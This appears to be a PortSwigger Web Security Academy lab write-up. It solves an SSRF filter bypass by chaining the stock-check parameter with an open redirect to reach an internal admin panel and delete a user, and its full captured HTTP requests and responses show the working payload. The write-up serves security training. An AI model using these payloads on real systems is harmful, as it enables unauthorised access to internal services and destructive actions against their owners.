</div> </div> <div> LAB Solved </div> <div> Back to lab description >> </div> <div> Congratulations, you solved the lab! </div> <div> Share your skills! </div> <div> Continue learning >> </div> <div> Home Admin panel My account </div> <div> User deleted successfully! </div> <div> Users </div> <div> wiener - Delete </div>		


LAB 90 SSRF with filter bypass via open redirection vulnerability

Admin interface: <http://192.168.0.12:8080/admin>

In this task, it is not possible to issue a request to different host:



There is an option to redirect to “Next product page”



I have noticed that path parameter is placed in location header of a redirection response, leading it to an open redirection vulnerability. So, let's modify the stockApi with the following payload:

```
/product/nextProduct?path=http://192.168.0.12:8080/admin
```

Request

Raw

```
1 POST /product/stock HTTP/2
2 Host: 0a62004403a9d2318e07cd16003c00dd.web-security-academy.net
3 Cookie: session=n8Juhliwui7mgCsV0rybHFPpTLe9S2KqI
4 Content-Length: 65
5 Sec-Ch-Ua: "Not A Brand";v="8", "Chromium";v="120"
6 Sec-Ch-Ua-Platform: "Windows"
7 Sec-Ch-Ua-Mobile: ?0
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/120.0.6099.199 Safari/537.36
9 Content-Type: application/x-www-form-urlencoded
10 Accept: */*
11 Origin: https://0a62004403a9d2318e07cd16003c00dd.web-security-academy.net
12 Sec-Fetch-Site: same-origin
13 Sec-Fetch-Mode: cors
14 Sec-Fetch-Dest: empty
15 Referer: https://0a62004403a9d2318e07cd16003c00dd.web-security-academy.net/product?product
16 Accept-Encoding: gzip, deflate, br
17 Accept-Language: en-US,en;q=0.9
18 Priority: u=1, i
19
20 stockApi=/product/nextProduct?path=http://192.168.0.12:8080/admin
```

Response

Raw

```
35 </p>
36 </span>
37 </div>
38 </div>
39 </section>
40 </div>
41 <div theme="">
42 <section class="maincontainer">
43 <div class="container is-page">
44 <header class="navigation-header">
45 <section class="top-links">
46 <a href="/>Home
47 </a>
48 <a href="/admin">
49 Admin panel
50 </a>
51 <a href="/my-account">
52 My account
53 </a>
54 </div>
55 </section>
56 </header>
57 <header class="notification-header">
58 </header>
59 <section>
60 <div>
61 Users
62 ...
```

Great! Admin panel is accessible now. It's easy to delete 'carlos':

Request

Raw

```
1 POST /product/stock HTTP/2
2 Host: 0a62004403a9d2318e07cd16003c00dd.web-security-academy.net
3 Cookie: session=n8Juhliwui7mgCsV0rybHFPpTLe9S2KqI
4 Content-Length: 88
5 Sec-Ch-Ua: "Not A Brand";v="8", "Chromium";v="120"
6 Sec-Ch-Ua-Platform: "Windows"
7 Sec-Ch-Ua-Mobile: ?0
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/120.0.6099.199 Safari/537.36
9 Content-Type: application/x-www-form-urlencoded
10 Accept: */*
11 Origin: https://0a62004403a9d2318e07cd16003c00dd.web-security-academy.net
12 Sec-Fetch-Site: same-origin
13 Sec-Fetch-Mode: cors
14 Sec-Fetch-Dest: empty
15 Referer: https://0a62004403a9d2318e07cd16003c00dd.web-security-academy.net/product?product
16 Accept-Encoding: gzip, deflate, br
17 Accept-Language: en-US,en;q=0.9
18 Priority: u=1, i
19
20 stockApi=/product/nextProduct?path=http://192.168.0.12:8080/admin/delete?username=carlos
```

Response

Render

Web Security Academy

LAB Not solved

Back to lab description

Home | Admin panel | My account

User deleted successfully!

Users

wiener - Delete